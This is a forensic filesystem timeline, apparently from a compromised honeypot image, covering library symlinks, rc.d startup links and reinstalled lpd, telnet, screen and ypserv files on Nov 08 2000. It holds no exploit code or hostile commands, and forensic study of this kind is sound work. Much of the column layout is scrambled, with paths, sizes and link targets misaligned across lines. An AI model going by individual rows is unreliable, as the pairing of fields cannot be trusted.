	15	.a.	l/lrwxrwxrwx	root	root	93416	/usr/lib/libpnm.so -> libpbm.so.1.0.0	
	19258	.a.	-/-rwxr-xr-x	root	root	93754	/usr/lib/libecpg.so.3.0.0	
	15	.a.	l/lrwxrwxrwx	root	root	93414	/usr/lib/libfbm.so -> libfbm.so.1.0.0	
	24	.a.	l/lrwxrwxrwx	root	root	93443	/usr/lib/libtermcap.so ->	
/lib/libtermcap.so.2.0.8	15	.a.	l/lrwxrwxrwx	root	root	93793	/usr/lib/librpm.so -> librpm.so.0.0.0	
	15	.a.	l/lrwxrwxrwx	root	root	93418	/usr/lib/libgpm.so -> libgpm.so.1.0.0	
	120220	.a.	-/-rwxr-xr-x	root	root	93285	/usr/lib/libgmp.so.2.0.2	
	67836	.a.	-/-rwxr-xr-x	root	root	93378	/usr/lib/libgrove.so.1.0.3	
	250416	.a.	-/-rwxr-xr-x	root	root	93388	/usr/lib/libspgrove.so.1.0.3	
	25112	.a.	-/-rwxr-xr-x	root	root	92672	/usr/lib/libmenu.so.4.0	
	16	.a.	l/lrwxrwxrwx	root	root	93753	/usr/lib/libecpg.so.3	->
libecpg.so.3.0.0	14	.a.	l/lrwxrwxrwx	root	root	93447	/usr/lib/libtiff.so -> libtiff.so.3.5	
	19449	.a.	-/-rwxr-xr-x	root	root	93408	/usr/lib/libpnm.so.1.0.0	
	12	.a.	l/lrwxrwxrwx	root	root	93758	/usr/lib/libpq.so -> libpq.so.2.0	
	12	.a.	l/lrwxrwxrwx	root	root	93722	/usr/lib/libmenu.so -> libmenu.so.4	
	5428	.a.	-/-rwxr-xr-x	root	root	93437	/usr/lib/libstdc++.so.2.9.dummy	
	168080	.a.	-/-rwxr-xr-x	root	root	93430	/usr/lib/libpng.so.2.1.0.5	
	15	.a.	l/lrwxrwxrwx	root	root	93420	/usr/lib/libpnm.so -> libpnm.so.1.0.0	
	25654	.a.	-/-rwxr-xr-x	root	root	93749	/usr/lib/libpopt.so.0.0.0	
	15	.a.	l/lrwxrwxrwx	root	root	93424	/usr/lib/librle.so -> librle.so.1.0.0	
	27490	.a.	-/-rwxr-xr-x	root	root	93778	/usr/lib/libhistory.so.3.0	
	384417	.a.	-/-rwxr-xr-x	root	root	93787	/usr/lib/librpm.so.0.0.0	
	291673	.a.	-/-rwxr-xr-x	root	root	93444	/usr/lib/libtiff.so.3.5	
	171346	.a.	-/-rwxr-xr-x	root	root	93779	/usr/lib/libreadline.so.3.0	
	15	.a.	l/lrwxrwxrwx	root	root	93422	/usr/lib/libpnm.so -> libpnm.so.1.0.0	
	46108	.a.	-/-rwxr-xr-x	root	root	92670	/usr/lib/libform.so.4.0	
	58809	.a.	-/-rwxr-xr-x	root	root	93412	/usr/lib/librle.so.1.0.0	
	9871	.a.	-/-rwxr-xr-x	root	root	93406	/usr/lib/libgpm.so.1.0.0	
	14	.a.	l/lrwxrwxrwx	root	root	93755	/usr/lib/libpq++.so -> libpq++.so.3.0	
	17	.a.	l/lrwxrwxrwx	root	root	93730	/usr/lib/libnewt.so ->	
libnewt.so.0.50.8	17	.a.	l/lrwxrwxrwx	root	root	93376	/usr/lib/libgrove.so	->
libgrove.so.1.0.3	375773	.a.	-/-rwxr-xr-x	root	root	93436	/usr/lib/libstdc++.so.2.8.0	
	13	.a.	l/lrwxrwxrwx	root	root	93718	/usr/lib/libcurses.so	->
libncurses.so	11	.a.	l/lrwxrwxrwx	root	root	93433	/usr/lib/libpng.so -> libpng.so.2	
	13	.a.	l/lrwxrwxrwx	root	root	93726	/usr/lib/libpanel.so -> libpanel.so.4	
	19	.a.	l/lrwxrwxrwx	root	root	93386	/usr/lib/libspgrove.so ->	
libspgrove.so.1.0.3	12	.a.	l/lrwxrwxrwx	root	root	93759	/usr/lib/libpq.so.2 -> libpq.so.2.0	
	39905	.a.	-/-rwxr-xr-x	root	root	93757	/usr/lib/libpq++.so.3.0	
	124589	.a.	-/-rwxr-xr-x	root	root	93789	/usr/lib/librpmbuild.so.0.0.0	
	65265	.a.	-/-rwxr-xr-x	root	root	93760	/usr/lib/libpq.so.2.0	
	1025339	.a.	-/-rwxr-xr-x	root	root	93435	/usr/lib/libstdc++.so.2.7.2.8	
	11	.a.	l/lrwxrwxrwx	root	root	93455	/usr/lib/libgif.so -> libgif.so.4	
	12	.a.	l/lrwxrwxrwx	root	root	93720	/usr/lib/libform.so -> libform.so.4	
	917793	.a.	-/-rwxr-xr-x	root	root	93434	/usr/lib/libg++.so.2.7.2.8	
	17	.a.	l/lrwxrwxrwx	root	root	93429	/usr/lib/libjpeg.so	->
libjpeg.so.62.0.0	16	.a.	l/lrwxrwxrwx	root	root	93752	/usr/lib/libecpg.so	->
libecpg.so.3.0.0	113664	.a.	-/-rwxr-xr-x	root	root	93716	/usr/lib/libncp.so.2.3.0	
	20	.a.	l/lrwxrwxrwx	root	root	93796	/usr/lib/librpmbuild.so	->
librpmbuild.so.0.0.0	143624	.a.	-/-rwxr-xr-x	root	root	93425	/usr/lib/libjpeg.so.62.0.0	
	17	.a.	l/lrwxrwxrwx	root	root	93458	/usr/lib/libungif.so	->
libungif.so.4.1.0	14	.a.	l/lrwxrwxrwx	root	root	93381	/usr/lib/libsp.so -> libsp.so.1.0.3	
	14	.a.	l/lrwxrwxrwx	root	root	93756	/usr/lib/libpq++.so.3	->
libpq++.so.3.0	44555	.a.	-/-rwxr-xr-x	root	root	93452	/usr/lib/libltdl.so.0.1.2	
	15	.a.	l/lrwxrwxrwx	root	root	93724	/usr/lib/libcurses.so	->
libncurses.so.4	Wed Nov 08 2000 08:52:31	15	.a.	l/lrwxrwxrwx	root	34286	/lib/libdb.so.2 -> libdb-2.1.3.so	
	15	.a.	l/lrwxrwxrwx	root	root	92675	/usr/lib/libpanel.so.4	->
libpanel.so.4.0								

libucdmibs.so.0.4.1.1	21	.a.	l/lrwxrwxrwx	root	root	93852	/usr/lib/libucdmibs.so.0	->
../init.d/amd	13	mac	l/lrwxrwxrwx	root	root	8129	/etc/rc.d/rc1.d/K28amd	->
libnssl_files-2.1.3.so	22	.a.	l/lrwxrwxrwx	root	root	34303	/lib/libnssl_files.so.1	->
libbz2.so.0.0.0	15	.a.	l/lrwxrwxrwx	root	root	92828	/usr/lib/libbz2.so.0	->
2.1.3.so	14	.a.	l/lrwxrwxrwx	root	root	93382	/usr/lib/libsp.so.1	-> libsp.so.1.0.3
	19	.a.	l/lrwxrwxrwx	root	root	34299	/lib/libnssl_db.so.1	-> libnssl_db-
libnss_hesiod-2.1.3.so	13	.a.	l/lrwxrwxrwx	root	root	93892	/usr/lib/libz.so	-> libz.so.1.1.3
	22	.a.	l/lrwxrwxrwx	root	root	34315	/lib/libnss_hesiod.so.2	->
libreadline.so.3.0	18	.a.	l/lrwxrwxrwx	root	root	93780	/usr/lib/libreadline.so.3	->
2.1.3.so	14	.a.	l/lrwxrwxrwx	root	root	34363	/lib/libdl.so.1	-> libdl.so.1.9.5
	1024	m.c	d/drwxr-xr-x	root	root	16130	/etc/rc.d/rc3.d	->
	20	.a.	l/lrwxrwxrwx	root	root	34305	/lib/libnssl_nis.so.1	-> libnssl_nis-
libcom_err.so.2.0	17	.a.	l/lrwxrwxrwx	root	root	34337	/lib/libcom_err.so.2	->
libpnm.so.1.0.0	15	.a.	l/lrwxrwxrwx	root	root	93407	/usr/lib/libpnm.so.1	->
libpng.so.2.1.0.5	40370	.a.	-/-rwxr-xr-x	root	root	93905	/usr/lib/libamu.so.2.1.1	->
	17	.a.	l/lrwxrwxrwx	root	root	93431	/usr/lib/libpng.so.2	->
libtiff.so.2.2.0	85856	.a.	-/-rwxr-xr-x	root	root	34342	/lib/libext2fs.so.2.4	->
	15	.a.	l/lrwxrwxrwx	root	root	93017	/usr/lib/libtiff.so.2	->
libfbm.so.1.0.0	15	.a.	l/lrwxrwxrwx	root	root	93401	/usr/lib/libfbm.so.1	->
libutempter.so.0.5.2	20	.a.	l/lrwxrwxrwx	root	root	93858	/usr/lib/libutempter.so.0	->
libstdc++.so.2.7.2.8	8465	.a.	-/-rwxr-xr-x	root	root	34338	/lib/libcom_err.so.2.0	->
	1024	m.c	d/drwxr-xr-x	root	root	12098	/etc/rc.d/rc2.d	->
	20	.a.	l/lrwxrwxrwx	root	root	93440	/usr/lib/lib/libstdc++.so.2.7.2	->
libpgm.so.1.0.0	196534	.a.	-/-rwxr-xr-x	root	root	34308	/lib/libnss_db-2.1.3.so	->
	15	.a.	l/lrwxrwxrwx	root	root	93405	/usr/lib/libpgm.so.1	->
libgthread-1.2.so.0.0.6	23	.a.	l/lrwxrwxrwx	root	root	93041	/usr/lib/libgthread-1.2.so.0	->
librle.so.1.0.0	12251	.a.	-/-rwxr-xr-x	root	root	34346	/lib/libuuid.so.1.2	->
	15	.a.	l/lrwxrwxrwx	root	root	93411	/usr/lib/librle.so.1	->
../init.d/amd	13	.a.	l/lrwxrwxrwx	root	root	93889	/usr/lib/libz.so.1	-> libz.so.1.1.3
	1024	m.c	d/drwxr-xr-x	root	root	4034	/etc/rc.d/rc0.d	->
	15	.a.	l/lrwxrwxrwx	root	root	34289	/lib/libdb1.so.2	-> libdb1-2.1.3.so
	13	mac	l/lrwxrwxrwx	root	root	16174	/etc/rc.d/rc3.d/K28amd	->
libnss_compat-2.1.3.so	22	.a.	l/lrwxrwxrwx	root	root	34307	/lib/libnss_compat.so.2	->
librpm.so.0.0.0	146014	.a.	-/-rwxr-xr-x	root	root	34296	/lib/libnssl_compat-2.1.3.so	->
	15	.a.	l/lrwxrwxrwx	root	root	93786	/usr/lib/librpm.so.0	->
2.1.3.so	20	.a.	l/lrwxrwxrwx	root	root	34332	/lib/libnss_dns.so.1	-> libnssl_dns-
libNoVersion-2.1.3.so	151935	.a.	-/-rwxr-xr-x	root	root	34298	/lib/libnssl_db-2.1.3.so	->
	21	.a.	l/lrwxrwxrwx	root	root	34279	/lib/libNoVersion.so.1	->
libjpeg.so.62.0.0	17	.a.	l/lrwxrwxrwx	root	root	93426	/usr/lib/libjpeg.so.62	->
libpopt.so.0.0.0	16	.a.	l/lrwxrwxrwx	root	root	93748	/usr/lib/libpopt.so.0	->
../init.d/amd	288008	.a.	-/-rwxr-xr-x	root	root	93820	/usr/lib/libvga.so.1.4.1	->
	13	mac	l/lrwxrwxrwx	root	root	20963	/etc/rc.d/rc4.d/K28amd	->
libgrove.so.1.0.3	17	.a.	l/lrwxrwxrwx	root	root	93377	/usr/lib/libgrove.so.1	->
libstdc++.so.2.9.dummy	208083	.a.	-/-rwxr-xr-x	root	root	34302	/lib/libnssl_files-2.1.3.so	->
	22	.a.	l/lrwxrwxrwx	root	root	93438	/usr/lib/libstdc++.so.2.9	->
libform.so.4.0	258054	.a.	-/-rw-r--r--	root	root	93816	/usr/lib/libslang.so.1.2.2	->
	17713	.a.	-/-rwxr-xr-x	root	root	34340	/lib/libe2p.so.2.3	->
	14	.a.	l/lrwxrwxrwx	root	root	92669	/usr/lib/libform.so.4	->
libucdagent.so.0.4.1.1	22	.a.	l/lrwxrwxrwx	root	root	93853	/usr/lib/libucdagent.so.0	->
../init.d/amd	70195	.a.	-/-rwxr-xr-x	root	root	34314	/lib/libnss_hesiod-2.1.3.so	->
	13	mac	l/lrwxrwxrwx	root	root	4086	/etc/rc.d/rc0.d/K28amd	->
libamu.so.2.1.1	33504	.a.	-/-rwxr-xr-x	root	root	93848	/usr/lib/libucdagent.so.0.4.1.1	->
	209416	.a.	-/-rwxr-xr-x	root	root	34304	/lib/libnssl_nis-2.1.3.so	->
	11	.a.	l/lrwxrwxrwx	root	root	34352	/lib/libpam.so	-> libpam.so.0
	15	.a.	l/lrwxrwxrwx	root	root	93904	/usr/lib/libamu.so.2	->
libcfont.so.0.0.0	219843	.a.	-/-rwxr-xr-x	root	root	34306	/lib/libnss_compat-2.1.3.so	->
	5660	.a.	-/-rwxr-xr-x	root	root	34362	/lib/libdl.so.1.9.5	->
	22382	.a.	-/-rwxr-xr-x	root	root	34344	/lib/libss.so.2.0	->
	17	.a.	l/lrwxrwxrwx	root	root	92860	/usr/lib/libcfont.so.0	->
libslang.so.1.2.2	13	.a.	l/lrwxrwxrwx	root	root	34339	/lib/libe2p.so.2	-> libe2p.so.2.3
	77243	.a.	-/-rwxr-xr-x	root	root	34324	/lib/librt-2.1.3.so	->
	1024	m.c	d/drwxr-xr-x	root	root	20162	/etc/rc.d/rc4.d	->
	63492	.a.	-/-rwxr-xr-x	root	root	93890	/usr/lib/libz.so.1.1.3	->
	17	.a.	l/lrwxrwxrwx	root	root	93817	/usr/lib/lib/libslang.so.1	->
libncp.so.2.3.0	14	.a.	l/lrwxrwxrwx	root	root	34345	/lib/libuuid.so.1	-> libuuid.so.1.2
	7289	.a.	-/-rw-r--r--	root	root	93856	/usr/lib/libutempter.so.0.5.2	->
	15	.a.	l/lrwxrwxrwx	root	root	93717	/usr/lib/libncp.so.2.3	->

	15	.a.	l/lrwxrwxrwx	root	root	34349	/lib/libpwbdb.so -> libpwbdb.so.0.61
	23	.a.	l/lrwxrwxrwx	root	root	34334	/lib/libnss_compat.so.1 ->
libnss_compat-2.1.3.so	54048	.a.	-/-rwxr-xr-x	root	root	93821	/usr/lib/libvga.so.1.4.1
	12	.a.	l/lrwxrwxrwx	root	root	34343	/lib/libss.so.2 -> libss.so.2.0
	19	.a.	l/lrwxrwxrwx	root	root	92875	/usr/lib/libctutils.so.0 ->
libctutils.so.0.0.0	15	.a.	l/lrwxrwxrwx	root	root	93825	/usr/lib/libvga.so -> libvga.so.1.4.1
	138431	.a.	-/-rwxr-xr-x	root	root	34326	/lib/libthread_db-1.0.so
	20	.a.	l/lrwxrwxrwx	root	root	34330	/lib/libnss_nis.so.1 -> libnss_nis-
2.1.3.so	20	.a.	l/lrwxrwxrwx	root	root	93788	/usr/lib/librpmbuild.so.0 ->
librpmbuild.so.0.0.0	12333	m.c	-/-rw-r--r--	root	root	26577	/etc/ld.so.cache
	13	mac	l/lrwxrwxrwx	root	root	28284	/etc/rc.d/rc5.d/K28amd ->
../init.d/amd	18	.a.	l/lrwxrwxrwx	root	root	93854	/usr/lib/libsnmp.so.0 ->
libsnmp.so.0.4.1.1	17	.a.	l/lrwxrwxrwx	root	root	34321	/lib/libpthread.so.0 -> libpthread-
0.8.so	19	.a.	l/lrwxrwxrwx	root	root	92865	/usr/lib/libconsole.so.0 ->
libconsole.so.0.0.0	14	.a.	l/lrwxrwxrwx	root	root	92671	/usr/lib/libmenu.so.4 ->
libmenu.so.4.0	15	.a.	l/lrwxrwxrwx	root	root	93286	/usr/lib/libgmp.so.2 ->
libgmp.so.2.0.2	14	.a.	l/lrwxrwxrwx	root	root	34325	/lib/librt.so.1 -> librt-2.1.3.so
	19	.a.	l/lrwxrwxrwx	root	root	34333	/lib/libnss_db.so.1 -> libnss_db-
2.1.3.so	15	.a.	l/lrwxrwxrwx	root	root	93409	/usr/lib/libppm.so.1 ->
libppm.so.1.0.0	66047	.a.	-/-rwxr-xr-x	root	root	34280	/lib/libSegFault.so
	248931	.a.	-/-rwxr-xr-x	root	root	93847	/usr/lib/libsnmp.so.0.4.1.1
	1024	m.c	d/drwxr-xr-x	root	root	8066	/etc/rc.d/rc1.d
	24	.a.	l/lrwxrwxrwx	root	root	34277	/lib/libBrokenLocale.so.1 ->
libBrokenLocale-2.1.3.so	14	.a.	l/lrwxrwxrwx	root	root	93445	/usr/lib/libtiff.so.3 ->
libtiff.so.3.5	13	mac	l/lrwxrwxrwx	root	root	32316	/etc/rc.d/rc6.d/K28amd ->
../init.d/amd	178676	.a.	-/-rwxr-xr-x	root	root	93849	/usr/lib/libucdmibs.so.0.4.1.1
	766	.a.	-/-rwxr-xr-x	root	root	62534	/etc/rc.d/init.d/amd
	221411	.a.	-/-rwxr-xr-x	root	root	34288	/lib/libdb1-2.1.3.so
	19	.a.	l/lrwxrwxrwx	root	root	34327	/lib/libthread_db.so.1 ->
libthread_db-1.0.so	15	.a.	l/lrwxrwxrwx	root	root	93403	/usr/lib/libpbm.so.1 ->
libpbm.so.1.0.0	20	.a.	l/lrwxrwxrwx	root	root	93855	/usr/lib/libutempter.so ->
libutempter.so.0.5.2	30	.a.	l/lrwxrwxrwx	root	root	93020	/usr/lib/libstdc++-libc6.1-1.so.2 ->
libstdc++-libc6.1-1-2.9.0.so	14	.a.	l/lrwxrwxrwx	root	root	34287	/lib/libdb.so.3 -> libdb-2.1.3.so
	16	.a.	l/lrwxrwxrwx	root	root	34341	/lib/libext2fs.so.2 ->
libext2fs.so.2.4	788401	.a.	-/-rwxr-xr-x	root	root	34285	/lib/libdb-2.1.3.so
	15	.a.	l/lrwxrwxrwx	root	root	93903	/usr/lib/libamu.so -> libamu.so.2.1.1
	21	.a.	l/lrwxrwxrwx	root	root	92870	/usr/lib/libctgeneric.so.0 ->
libctgeneric.so.0.0.0	23	.a.	l/lrwxrwxrwx	root	root	34297	/lib/libnss_compat.so.1 ->
libnss_compat-2.1.3.so	22731	.a.	-/-rwxr-xr-x	root	root	34276	/lib/libBrokenLocale-2.1.3.so
	289906	.a.	-/-rwxr-xr-x	root	root	34320	/lib/libpthread-0.8.so
	23	.a.	l/lrwxrwxrwx	root	root	93039	/usr/lib/libgmodule-1.2.so.0 ->
libgmodule-1.2.so.0.0.6	17	.a.	l/lrwxrwxrwx	root	root	93822	/usr/lib/libvga.so.1 ->
libvga.so.1.4.1	17	.a.	l/lrwxrwxrwx	root	root	93781	/usr/lib/libhistory.so.3 ->
libhistory.so.3.0	17	.a.	l/lrwxrwxrwx	root	root	93827	/usr/lib/libvga.so ->
libvga.so.1.4.1	22	.a.	l/lrwxrwxrwx	root	root	34331	/lib/libnss_files.so.1 ->
libnss_files-2.1.3.so	15	.a.	l/lrwxrwxrwx	root	root	93823	/usr/lib/libvga.so.1 ->
libvga.so.1.4.1	1024	m.c	d/drwxr-xr-x	root	root	28226	/etc/rc.d/rc5.d
	17	.a.	l/lrwxrwxrwx	root	root	93392	/usr/lib/libstyle.so.1 ->
libstyle.so.1.0.3	1024	m.c	d/drwxr-xr-x	root	root	32258	/etc/rc.d/rc6.d
	17002	.a.	-/-rwxr-xr-x	root	root	34278	/lib/libNoVersion-2.1.3.so
	13	mac	-/lrwxrwxrwx	root	root	4086	/etc/sysconfig/.network.swpx ->
../init.d/amd (deleted-realloc)	65367	.a.	-/-rwxr-xr-x	root	root	34300	/lib/libnss1_dns-2.1.3.so
	16	.a.	l/lrwxrwxrwx	root	root	34355	/lib/libpam_misc.so ->
libpam_misc.so.0	16	.a.	l/lrwxrwxrwx	root	root	93024	/usr/lib/libgdbm.so.2 ->
libgdbm.so.2.0.0	20	.a.	l/lrwxrwxrwx	root	root	34301	/lib/libnss1_dns.so.1 -> libnss1_dns-
2.1.3.so	18	.a.	l/lrwxrwxrwx	root	root	34309	/lib/libnss_db.so.2 -> libnss_db-
2.1.3.so	16	.a.	l/lrwxrwxrwx	root	root	93451	/usr/lib/libltdl.so.0 ->
libltdl.so.0.1.2	17	.a.	l/lrwxrwxrwx	root	root	93728	/usr/lib/libnewt.so.0.50 ->
libnewt.so.0.50.8	16	.a.	l/lrwxrwxrwx	root	root	93292	/usr/lib/libgpm.so.1 ->
libgpm.so.1.17.3	18	.a.	l/lrwxrwxrwx	root	root	93439	/usr/lib/libstdc++-so.2.8 ->
libstdc++-so.2.8.0	13	mac	l/lrwxrwxrwx	root	root	12155	/etc/rc.d/rc2.d/K28amd ->
../init.d/amd	19	.a.	l/lrwxrwxrwx	root	root	93387	/usr/lib/libspgrove.so.1 ->
libspgrove.so.1.0.3							

libslang.so.1.2.2	17	.a	l/lrwxrwxrwx	root	root	93819	/usr/lib/libslang.so	->
libg++.so.2.7.2.8	17	.a	l/lrwxrwxrwx	root	root	93441	/usr/lib/libg++.so.2.7.2	->
Wed Nov 08 2000 08:52:32	7253	..c	-/-rw-r--r--	root	root	16854	/usr/info/make.info-9.gz	
	5140	..c	-/-rwxr-xr-x	root	root	93463	/usr/sbin/lpf	
	7845	..c	-/-rw-r--r--	root	root	125244	/usr/man/man5/printcap.5	
	7598	..c	-/-rw-r--r--	root	root	78443	/usr/man/man1/make.1	
	15816	..c	-/-r-sr-sr-x	root	lp	16821	/usr/bin/lpq	
	1024	m.c	d/drwxr-xr-x	root	root	2017	/etc/skel	
	3394	..c	-/-rw-r--r--	root	root	2035	/etc/skel/.screenrc	
	16248	..c	-/-r-sr-sr-x	root	lp	16823	/usr/bin/lprm	
	14727	..c	-/-rw-r--r--	root	root	16845	/usr/info/make.info-1.gz	
	104316	..c	-/-rwxr-xr-x	root	root	16844	/usr/bin/make	
	4096	m.c	d/drwxr-xr-x	root	root	124626	/usr/doc/make-3.77	
	2111	..ac	-/-rw-r--r--	root	root	16855	/usr/info/make.info.gz	
	7458	..c	-/-rw-r--r--	root	root	79073	/usr/man/man1/lpr.1	
	3564	..c	-/-r--r--r--	root	root	26540	/etc/screenrc	
	1176	..ac	-/-rwxr-xr-x	root	root	62521	/etc/rc.d/init.d/lpd	
	15324	..c	-/-rw-r--r--	root	root	16850	/usr/info/make.info-5.gz	
	51740	..c	-/-rwxr--r--	root	root	93923	/usr/sbin/lpd	
	14989	..c	-/-rw-r--r--	root	root	16852	/usr/info/make.info-7.gz	
	5907	..c	-/-rw-r--r--	root	root	48323	/usr/man/man8/lpc.8	
../init.d/lpd	13	..ac	l/lrwxrwxrwx	root	root	8088	/etc/rc.d/rc1.d/K60lpd	->
	3857	..c	-/-rw-r--r--	root	root	48325	/usr/man/man8/pac.8	
	1024	..c	d/drwxrwxr-x	root	daemon	48386	/var/spool/lpd	
	24104	..c	-/-rwxr-sr-x	root	lp	93461	/usr/sbin/lpc	
	26571	..c	-/-rw-r--r--	root	root	125245	/usr/doc/make-3.77/NEWS	
../init.d/lpd	13	..ac	l/lrwxrwxrwx	root	root	28262	/etc/rc.d/rc5.d/S60lpd	->
(deleted-realloc)	9412	..c	-/-rwxr--r--	root	root	93464	/usr/sbin/pac	
	3394	..c	-/-rw-r--r--	root	root	2035	/etc/skel/.screenrc-RPMDELETE	
	15275	..c	-/-rw-r--r--	root	root	16849	/usr/info/make.info-4.gz	
	2954	..a	-/-rw-r--r--	root	root	17505	/usr/info/am-utils.info.gz	
	4650	..c	-/-rwxr-xr-x	root	root	79072	/usr/man/man1/lpq.1	
	4	..ac	l/lrwxrwxrwx	root	root	16843	/usr/bin/gmake -> make	
	2861	..c	-/-rw-r--r--	root	root	79075	/usr/man/man1/lptest.1	
../init.d/lpd	13	..ac	l/lrwxrwxrwx	root	root	32297	/etc/rc.d/rc6.d/K60lpd	->
../init.d/lpd	13	..ac	l/lrwxrwxrwx	root	root	4060	/etc/rc.d/rc0.d/K60lpd	->
	15459	..c	-/-rw-r--r--	root	root	16851	/usr/info/make.info-6.gz	
	7422	..c	-/-rw-r--r--	root	root	48324	/usr/man/man8/lpd.8	
	5385	..c	-/-rw-r--r--	root	root	16853	/usr/info/make.info-8.gz	
	1928	..c	-/-rw-r--r--	root	root	16846	/usr/info/make.info-10.gz	
	15693	..c	-/-rw-r--r--	root	root	16847	/usr/info/make.info-2.gz	
../init.d/lpd	13	..ac	l/lrwxrwxrwx	root	root	16170	/etc/rc.d/rc3.d/S60lpd	->
	3656	..c	-/-rwxr-xr-x	root	root	16824	/usr/bin/lptest	
	4633	..c	-/-rw-r--r--	root	root	79074	/usr/man/man1/lprm.1	
	15515	..c	-/-rw-r--r--	root	root	16848	/usr/info/make.info-3.gz	
../init.d/lpd	13	..ac	l/lrwxrwxrwx	root	root	12140	/etc/rc.d/rc2.d/S60lpd	->
	2141	..c	-/-r--r--r--	root	root	125246	/usr/doc/make-3.77/README	
	15608	..c	-/-r-sr-sr-x	root	lp	16822	/usr/bin/lpr	
Wed Nov 08 2000 08:52:33	1084	..ac	-/-rwxr-xr-x	root	root	62538	/etc/rc.d/init.d/yppasswdd	
RPMDELETE (deleted-realloc)	95	..c	-/-rwxr-xr-x	root	root	109780	/usr/include/rpcsvc/ypxfrd.x-	
/etc/X11/applnk/Internet/telnet (deleted)	153	..c	-/-rw-r--r--	root	root	58567		58567
	286	..c	-/-rw-r--r--	root	root	125229	/usr/doc/ypserv-1.3.9/TODD	
	64608	..c	-/-rwxr-xr-x	root	root	17385	/usr/bin/telnet	
	14081	..c	-/-rw-r--r--	root	root	93925	/usr/doc/screen-3.9.4/FAQ	
	471	..c	-/-rw-r--r--	root	root	125230	/usr/doc/ypserv-1.3.9/securenets	
(deleted-realloc)	1978	..ac	-/-rw-r--r--	root	root	17149	/usr/info/screen.info.gz-RPMDELETE	
	129824	..c	-/-rw-r--r--	root	root	78444	/usr/man/man1/screen.1	
	2471	..c	-/-rw-r--r--	root	root	125225	/usr/doc/ypserv-1.3.9/NEWS	
	19272	..c	-/-rwxr-xr-x	root	root	109787	/usr/lib/yp/ypxfr	
	2739	..c	-/-rw-r--r--	root	root	125249	/usr/man/man5/ypserv.conf.5	
	2492	..c	-/-rw-r--r--	root	root	48326	/usr/man/man8/mknetid.8	
	259	..c	-/-rw-r--r--	root	root	125227	/usr/doc/ypserv-1.3.9/README.etc	
	32150	..c	-/-rw-r--r--	root	root	78445	/usr/man/man1/telnet.1	
	35628	..c	-/-rwxr-xr-x	root	root	93929	/usr/sbin/in.telnetd	
	34068	..c	-/-rw-r--r--	root	root	125223	/usr/doc/ypserv-1.3.9/ChangeLog	
RPMDELETE (deleted-realloc)	1398	..c	-/-rw-r--r--	root	root	125231	/usr/doc/ypserv-1.3.9/ypserv.conf-	
	471	..c	-/-rw-r--r--	root	root	26216	/var/yp/securenets	
	25	..c	-/-rw-r--r--	root	root	48332	/usr/man/man8/yppasswdd.8	
	246	..c	-/-rwxr-xr-x	root	root	109789	/usr/lib/yp/ypxfr_lperhour	
	153	..c	-/-rw-r--r--	root	root	58567	<honeypot.hda8.dd-dead-58567>	
	1398	..c	-/-rw-r--r--	root	root	26554	/etc/ypserv.conf	
	10244	..c	-/-rwxr-xr-x	root	root	109782	/usr/lib/yp/mknetid	
	18448	..c	-/-rwxr-xr-x	root	root	93930	/usr/sbin/rpc.yppasswdd	
	18	..a	l/lrwxrwxrwx	root	root	15762	/usr/info/dir -> ../etc/info-dir	
	114	..c	-/-rw-r--r--	root	root	60500	/etc/X11/wmconfig/telnet	
	3437	..c	-/-rw-r--r--	root	root	93927	/usr/doc/screen-3.9.4/README	
	14520	..c	-/-rwxr-xr-x	root	root	93887	/usr/sbin/yppush	
	6962	..c	-/-rw-r--r--	root	root	48329	/usr/man/man8/rpc.yppasswdd.8	
	2849	..c	-/-rw-r--r--	root	root	125228	/usr/doc/ypserv-1.3.9/README.secure	
	4320	..c	-/-rw-r--r--	root	root	48335	/usr/man/man8/ypxfr.8	
	1914	..c	-/-rw-r--r--	root	root	125248	/usr/man/man5/netgroup.5	
(deleted-realloc)	471	..c	-/-rw-r--r--	root	root	26216	/var/yp/securenets-RPMDELETE	
	768	..a	-/-rw-r--r--	root	root	12099	/var/log/wtmp	
	10004	..c	-/-rwxr-xr-x	root	root	109784	/usr/lib/yp/revnetgroup	
	1024	mac	d/drwxr-xr-x	root	root	60499	/etc/X11/wmconfig	
	6037	..c	-/-rw-r--r--	root	root	125224	/usr/doc/ypserv-1.3.9/INSTALL	
	2112	..c	-/-rw-r--r--	root	root	47768	/usr/man/man8/makedbm.8	
	95	..c	-/-rwxr-xr-x	root	root	109780	/usr/lib/yp/match_printcap	

in.telnetd.8	12	mac	l/lrwxrwxrwx	root	root	47767	/usr/man/man8/telnetd.8 ->
	12823	..c	-/-rw-r--r--	root	root	47766	/usr/man/man8/in.telnetd.8
	329	..c	-/-rwxr-xr-x	root	root	109788	/usr/lib/yp/ypxfr_lperday
	678	..c	-/-rw-r--r--	root	root	48327	/usr/man/man8/pwupdate.8
	4096	m.c	d/drwxr-xr-x	root	root	93924	/usr/doc/screen-3.9.4
	4096	m.c	d/drwxr-xr-x	root	root	108508	/usr/include/rpcsvc
	4886	..c	-/-rw-r--r--	root	root	48334	/usr/man/man8/ypserv.8
	22	..c	-/-rw-r--r--	root	root	48336	/usr/man/man8/ypxfrd.8
	75144	.a.	-/-rwxr-xr-x	root	root	48398	/sbin/install-info
	13281	mac	-/-rw-r--r--	root	root	26232	/etc/info-dir
	236468	..c	-/-rwxr-xr-x	root	root	17144	/usr/bin/screen
	15113	..c	-/-rw-r--r--	root	root	17146	/usr/info/screen.info-2.gz
	6447	..c	-/-rw-r--r--	root	root	93928	/usr/doc/screen-
3.9.4/README.DOTSCREEN							
	13843	..c	-/-rw-r--r--	root	root	26215	/var/yp/Makefile
	260	..c	-/-rwxr-xr-x	root	root	109790	/usr/lib/yp/ypxfr_2perday
	16094	..c	-/-rw-r--r--	root	root	17145	/usr/info/screen.info-1.gz
	2295	..c	-/-rwxr-xr-x	root	root	109783	/usr/lib/yp/pwupdate
	10884	..c	-/-rwxr-xr-x	root	root	109785	/usr/lib/yp/yp-helper
	1024	m.c	d/drwxr-xr-x	root	root	26213	/var/yp
	4096	m.c	d/drwxr-xr-x	root	root	109781	/usr/lib/yp
	1593	..c	-/-rw-r--r--	root	root	48331	/usr/man/man8/ypinit.8
	1002	..c	-/-rw-r--r--	root	root	125247	/usr/man/man5/issue.net.5
	4004	..c	-/-rw-r--r--	root	root	48330	/usr/man/man8/rpc.ypxfrd.8
	1978	.ac	-/-rw-r--r--	root	root	17149	/usr/info/screen.info.gz
	1024	m.c	d/drwxr-xr-x	root	root	32257	/etc/X11
	592	..c	-/-rw-r--r--	root	root	48328	/usr/man/man8/revnetgroup.8
	2048	m.c	d/drwxr-xr-x	root	root	30241	/bin
	3619	..c	-/-rw-r--r--	root	root	93926	/usr/doc/screen-3.9.4/NEWS
